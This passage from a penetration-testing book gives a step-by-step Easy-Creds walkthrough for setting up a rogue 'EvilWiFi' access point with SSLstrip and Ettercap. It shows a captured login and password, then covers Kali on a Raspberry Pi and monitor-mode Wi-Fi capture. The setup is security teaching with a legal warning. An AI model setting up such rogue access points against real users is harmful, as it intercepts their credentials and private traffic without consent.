When analyzed, the logs could show us if clients are connecting to wireless networks that they shouldn't be and could also reveal rogue Wi-Fi routers that should not be active at all in your organization.

Lastly, the XML logs that we didn't talk about can be used by other programs to create interactive maps or graphs.

# Chapter 29 – Easy Creds

## Introduction

Easy-Creds is a great menu driven program that allows you to turn a wireless card into a complete wireless Access Point attack platform. Easy-Creds creates a rogue access point, and then runs as a man-in-the-middle type attack analyzing the user's data stream and pulls account information from the stream including passwords entered on secured websites.

It is able to recover secure accounts by removing any SSL encryption by using the ever popular program SSL strip. Basically SSL strip captures and manages HTTPS SSL communications on the browser's behalf, dropping the user's session down to a regular HTTP connection.

That way any account information can be captured and read before it is forwarded to the SSL encrypted website.


## Installing Easy-Creds

Easy-Creds while a part of BackTrack 5 is not installed by default in Kali. We will install easy-creds using the author's install script. As this is not installed from a Kali repository, it could break something else, *so install at your own discretion*.


1. Download from “<http://code.google.com/p/easy-creds/downloads/list>”.
2. Unzip the file using the command: “***tar -xvf easy-creds-3.8-DEV.tar.gz***”
3. Change into the newly created ***easy-creds*** directory.
4. “***cat README***” to read the install directions if you desire.
5. Type “***sudo ./installer.sh***” to run the installer script and you will see the main install screen:




- 6. Choose number 1, “*Debian/Ubuntu and derivatives*”.
- 7. You will then be asked to select an install directory, I just took the default:



The install routine will now check to see what processes are installed and try to install and configure many of the supporting programs that Easy-Creds needs to run:



This could take a while depending on what utilities you already have installed. When it is finished you should see a message like the one below:



# Creating a Fake AP with SSL strip Capability

Now let's fire up easy-creds and create a fake Access Point.

1. To run the program, just type, “*easy-creds*” at a terminal prompt:

```
easy-creds
Version 3.8-dev - Garden of New Jersey

At any time, ctrl+c to cancel and return to the main menu

1. Prerequisites & Configurations
2. Poisoning Attacks
3. FakeAP Attacks
4. Data Review
5. Exit
q. Quit current poisoning session

Choice: 1
```

2. Select option 3, “*FakeAP Attacks*”.
3. Then Option 1, “*FakeAP Attack Static*”:

```
At any time, ctrl+c to cancel and return to the main menu

1. FakeAP Attack Static
2. FakeAP Attack EvilTwin
3. Karmetasploit Attack
4. FreeRadius Attack
5. DoS AP Options
6. Previous Menu

Choice: 1
```

4. Type, “N” at the “*Would you like to include a sidejacking attack?*” prompt.
5. Type, “*eth0*” when asked for the interface connected to the internet:

```
Network Interfaces:

eth0      00:0c:29:7d:c8:0b      IP:192.168.198.136
wlan0     f8:d1:11:b3:f7:df

Interface connected to the internet (ex. eth0): eth0
```

6. Enter your Wireless network card interface (usually wlan0):

```
Interface      Chipset      Driver
wlan0          Atheros AR9271  ath9k - [phy0]

Wireless interface name (ex. wlan0): wlan0
```

7. Now enter a name for your Access Point, I chose “*EvilWiFi*”:

```
Wireless interface name (ex: wlan0): wlan0
ESSID you would like your rogue AP to be called, example FreeWiFi: EvilWiFi
```

- Pick a channel to broadcast on, I just picked “4”:

```
Channel you would like to broadcast on: 4
```

- Now your wireless card will be put into monitoring mode, and a monitoring interface will be created. Input the name of the interface created (usually **mon0**):

```
[*] Your interface has now been placed in Monitor Mode
mon0      Atheros AR9271  ath9k - [phy0]
Enter your monitor enabled interface name, (ex: mon0): mon0
```

- Next you will be asked if you want to change the mac address of your wireless card to be stealthier. I just chose “N” for this example.

- Lastly enter your Tunnel interface, usually “**at0**”:

```
Enter your tunnel interface, example at0: at0
```

- Answer “N” to the next question, “*Do you have a dhcpd.conf file to use? [y/N]*”

- Now select the network range that you want your Rogue Wireless network to run in, I just took the default of “**10.0.0.0/24**”:

```
Network range for your tunneled interface, example 10.0.0.0/24: 10.0.0.0/24
```

- Easy-Creds will now start up the DNS server and display the IP address for it. Simply enter the IP address it gives you:

```
The following DNS server IPs were found in your /etc/resolv.conf file:
➤ 192.168.198.2
Enter the IP address for the DNS server, example 8.8.8.8: 192.168.198.2
```

And that is it, you made it!

Easy-Creds now has everything it needs and will start the rogue Wi-Fi network, startup SSL strip to remove strip any secure communication and start up several utilities including Ettercap.


```
[*] Creating a dhcpd.conf to assign addresses to clients that connect to us.
[*] Launching Airbase with your settings.
[*] Configuring tunneled interface.
[*] Setting up iptables to handle traffic seen by the tunneled interface.
[*] Launching Tail.
```

In a few seconds you will see several utility windows open. All we need to do now is wait for someone to connect and start surfing the web.

## Recovering passwords from secure sessions

When a user connects to our EvilWi-Fi network, they will be given an IP address and be able to access the internet through our wireless card. If they surf to a secure site, SSL strip will work in the

The screenshot below shows a user connecting to Windows Live from an iPad and try to login to read their e-mail:



- ```
At any time, Ctrl+C to cancel and return to the main menu

1. Prerequisites & Configurations
2. Poisoning Attacks
3. FakeAP Attacks
4. Data Review
5. Exit
q. Quit current poisoning session

Choice: 4
```

2. Select number 3, “*Parse ettercap eci file for credentials*”:

```
At any time, ctrl+c to cancel and return to the main menu
1. Parse SSLStrip log for credentials
2. Parse dniff file for credentials
3. Parse ettercap eci file for credentials
4. Parse freeradius attack file for credentials
5. Previous Menu
Choice: 3
```

3. Copy and paste in the entire Ettercap path offered to you:

```
At any time, ctrl+c to cancel and return to the main menu
Ettercap logs in current log folder:
/opt/easy-creds/easy-creds-2013-10-09-1228/ettercap2013-10-09-1233.eci
Enter the full path to your ettercap.eci log file: /opt/easy-creds/easy-creds-2013-10-09-1228/ettercap2013-10-09-1233.eci
```

And you will see any credentials that Ettercap was able to recover:

```
etterlog 0.7.6 copyright 2001-2013 Ettercap Development Team

131.253.61.82 TCP 80 USER: cyberarms@live.com PASS: password INFO: h
http://login.live.com/login.srf?wa=wsignin1.0&rperw=11&act=1381336583&rver=6.1.620
6.0&up=MBI_SSL_SHARED&reply=https://mail.live.com/w/&lc=1033&id=649
```

Here you can see the user name & password along with the site that they tried to access.

Remember that our “victim” visited an ssl encrypted HTTPS site and the login credentials should have been encrypted. But by using Easy Creds we were able to intercept the traffic, strip off the encryption with sslstrip and view the login credentials in plain text.

## Conclusion

In this tutorial we saw how to create a rogue wireless access point that could recover user account information from secure websites using Easy-Creds.

This technique would work very well for a penetration tester who is able to gain physical access to a company and setup a Rogue Wi-Fi system to intercept user credentials.

This section should also be a warning to corporate security teams that it is fairly trivial to set up a rogue Wi-Fi Access Point. Scanning for rogue devices should be a fairly common practice if a company relies heavily on Wireless networking.

## PART SEVEN - Raspberry Pi

---

# Chapter 30 – Installing Kali on a Raspberry Pi

## Resources

- Kali Raspberry Pi ARM Image - <http://www.kali.org/downloads/>
- Win32 Disk Imager - <http://sourceforge.net/projects/win32diskimager/>
- Putty Download - <http://www.chiark.greenend.org.uk/~sgtatham/putty/download.html>
- Xming - <http://sourceforge.net/projects/xming/>

## Introduction

In this chapter we will learn how to install Kali Linux on a Pi, connect to it remotely via Windows 7 and use it to perform some basic wireless security tests.

Kali Linux is the newest version of the ever popular Backtrack penetration testing and security platform. Numerous updates and enhancements have been added to make Kali more capable and easier to update than ever before.

*(Note: Occasionally I have noticed that certain programs will not run from the command prompt on the ARM version of Kali. You may need to execute them from their program directory under /usr/bin.)*

Raspberry Pi is a very inexpensive fully functional “credit card” sized computer that comes in two models. The newer “B” model, used in this article, has 512 MB RAM, video output, a NIC, sound jack and dual USB ports and amazingly only costs about \$35 (USD).

The Pi has an ARM based processor, and comes preloaded with an operating system. But other operating systems compiled for ARM can also run on the Pi.

The good folks at Offensive Security have created a Kali Linux image for the Raspberry Pi, so installation could not be easier. All you need is a Raspberry Pi, the Kali Image, and an SD Card. We will also use a Windows system to write the image to the SD card, and then use it to connect to the Pi via SSH.

*REMINDER: As always, never connect to or access a network that you do not have express written permission to access. Doing so could get you into legal trouble and you might end up in jail.*

## Pi Power Supplies and Memory Cards

Before we get started, let me quickly cover power issues with the Raspberry Pi. A Power adapter does not normally come with the Pi. If the adapter you use does not provide enough amperage the Pi will act erratic, especially when you try to plug in the Wi-Fi card.

The manufacturer recommends that you use a 2 amp power supply. Many micro USB power adapters only provide one amp or less. I have had very good luck with a 2.1 Amp adapter from Rocketfish.

The Pi also comes without a required SDHC memory card. An easy rule to follow when selecting a card is, the faster the better. I used a Sony 16GB Sony memory card with a stated transfer rate of 15MB/s.

Any data on the card will be wiped during install.


## Installing Kali on a Raspberry Pi

Let's get started by downloading and installing Kali Linux on the Pi. See software download URL's see Resources section above.

1. Download the [Kali Linux Raspberry Pi ARM Image](#) to your Windows system.
2. The image file is compressed so you will need to expand it.
3. Next, install the image to your SD card using [Win32 Disk Imager](#).

Just plug your SD card into your Windows computer and run Disk Imager. Point it to your Kali image that you downloaded and select the drive letter of your SD card.

Then just hit, "**Write**":



Disk Imager will write the Kali Linux image to your SD card.

4. Now eject the SD card from Windows and insert it into the SD card slot on your Raspberry Pi. Connect your video, Ethernet cable, keyboard and mouse.
5. Connect power to the Raspberry Pi and in a few seconds it will boot up into Kali.

That is it! You now have a Raspberry Pi Pentesting platform!

Restart the Pi and let it boot up into Kali. Running the Pi with a keyboard and monitor attached is a good way to get started. You may want to play around a bit with it before we move on.

## Connecting to a "Headless" Pi remotely from a Windows system

You can also run the Pi "headless" or without a keyboard and monitor. You can control the Pi remotely over the LAN from our Windows box through SSH. You don't really need to do this, and if you don't want to you can go ahead and skip ahead to the next chapter if you would like.

But running a Pi headless does add some interesting capabilities.

To do so:

1. Download [Putty](#) for Windows.
2. Run Putty and enter the IP address for your Kali System. You can get this by typing “*ifconfig*” if you have a keyboard attached or by checking the address given to it by your router if you are running Kali headless.

My IP address is 192.168.1.135.

3. Make sure port 22 is entered and select “**SSH**” as the connection type as shown in Figure 2:




Figure 2: Configuring Putty to connect to the Pi

Then just hit “***Open***”.

You will be asked to log into the Raspberry Pi. If this is the first time, just use the Kali default credentials:

***Username: root***

***Password: toor***

```
login as: root
root@192.168.1.135's password:
Linux kali 3.6.11+ #7 PREEMPT Mon Mar 11 16:46:44 EDT 2013 armv6l

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@kali:~#
```

That's it!


Now you can run any of the text commands you want on your Raspberry Pi remotely from your Windows System.

## Viewing Graphical X Windows Programs Remotely through Putty


Okay, you can run any text based program through Putty, but if you try to run a graphical program it

will not work. We can run the X based programs over a remote Putty connection if we use Xming, the X Server for Windows.


1. Simply download and install Xming.



2. When asked which components to install click, “*Don’t install an SSH client*” and finish installation .
3. Now open Putty again and put in the IP address and port for your Raspberry Pi:



4. Then expand the SSH Connection tab on the left under *Category* and then click on X11 as seen below:



5. **Enable X11 forwarding** and type in “*localhost:0*” as the X display location.
6. Go ahead and start the putty session (make sure Xming is running in the background).

You will now be able to view graphical programs remotely over your SSH connection.

Just a note, the command “*startx*” isn’t going to work right when ran over Putty. If you really must have the desktop up, with X11 forwarding enabled all you need to do is simply type:

***@kali:/# xfce4-session***

This will start a desktop session over X and you will be able to see the whole Kali desktop remotely on your Windows System as seen below:



The desktop is not required though, and in many cases it is much easier to just run the commands from the command prompt without starting the desktop. Doing so will also save some precious resources on the Pi.

# Chapter 31 – WiFi Pentesting on a Raspberry Pi

## Resources

- Verified Raspberry Pi (Not Kali) Peripherals - [http://elinux.org/RPi\\_VerifiedPeripherals](http://elinux.org/RPi_VerifiedPeripherals)


## Basic Wi-Fi Pentesting using a Raspberry Pi

Most of the commands that run in Backtrack 5/ Kali will have no problems running on the Raspberry Pi. Playing with Wireless Penetration testing with the Kali on PI works very well, and is a lot of fun.

Simply plug your USB Wi-Fi adapter into the Pi. I used a TP-Link TL-WN722N Wi-Fi adapter with an antenna.

One thing I noticed, you may need to power cycle the Pi if it doesn't boot up right after plugging in your Wi-Fi adapter.

At the command prompt type “*ifconfig*” and check to see if your Wi-Fi adapter is listed. It should show up as *wlan0*. If you don't see it, type “*ifconfig wlan0 up*”. Then run “*ifconfig*” again and it should show up:

A terminal window showing the output of the 'ifconfig' command. The output lists three network interfaces: eth0, lo, and wlan0. wlan0 is an Ethernet interface with MAC address 98:d1:11:b3:f7:df, IP address 192.168.1.138, and is currently up and running. The terminal has a dark background with green text. The prompt is root@kali:~#.

```
root@kali:~# ifconfig wlan0 up
root@kali:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 88:27:eb:ff:fe:8:bbfa:64  Bcast:192.168.1.255  Mask:255.255.255.0
          inet addr:192.168.1.138  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::8a27:ebff:fe8:bbfa/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:69 errors:0 dropped:0 overruns:0 frame:0
          TX packets:96 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7943 (7.7 KiB)  TX bytes:14104 (13.7 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

wlan0     Link encap:Ethernet  HWaddr 98:d1:11:b3:f7:df
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

root@kali:~#
```

Next let's see what networks our wireless card can see.

- Type, “*iwlist wlan0 scanning*”:



```

root@kali:~# airmon-ng wlan0 start
usage: airmon-ng <start|stop|check> <interface> [channel or frequency]

root@kali:~# airmon-ng start wlan0

Found 1 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID      Name
1482     dhclient
missing btime in /proc/stat

Interface      Chipset      Driver
wlan0          Atheros AR9271 eth9k - [phy0]
               (monitor mode enabled on mon0)

root@kali:~#

```


This creates a new wireless adapter called “*mon0*”. Now we can use this interface to capture wireless management and control frames.

To do so, we will need a packet capture program. You could use *tcpdump* by simply typing *tcpdump -i mon0*. Or you could use *tshark*, the text version of Wireshark.

But what’s the fun in that? I like graphical interfaces!

With Xming running you can just start Wireshark as you normally would and it will show up on your Windows system.

1. Type, “*wireshark &*” at the command line.
2. Then just select your monitoring interface (*mon0*) and click “*Start*”.



You will now be able to capture any Wi-Fi control packets within range:

| No. | Time        | Source           | Destination              | Protocol | Length | Info                      |
|-----|-------------|------------------|--------------------------|----------|--------|---------------------------|
| 1   | 0.000000000 | Asustek_Cd 90:98 | TA:Buffalo_Lc c6:ab (RA) | 802.11   | 46     | Request-to-send, Flags: C |
| 2   | 0.000000000 | Asustek_Cd 90:98 | RA:802.11                | 802.11   | 40     | Clear-to-send, Flags: C   |
| 3   | 0.000000000 | Asustek_Cd 90:98 | TA:Buffalo_Lc c6:ab (RA) | 802.11   | 46     | Request-to-send, Flags: C |
| 4   | 0.000000000 | Asustek_Cd 90:98 | RA:802.11                | 802.11   | 40     | Clear-to-send, Flags: C   |
| 5   | 0.000000000 | Asustek_Cd 90:98 | TA:Buffalo_Lc c6:ab (RA) | 802.11   | 46     | Request-to-send, Flags: C |
| 6   | 0.000000000 | Asustek_Cd 90:98 | RA:802.11                | 802.11   | 40     | Clear-to-send, Flags: C   |
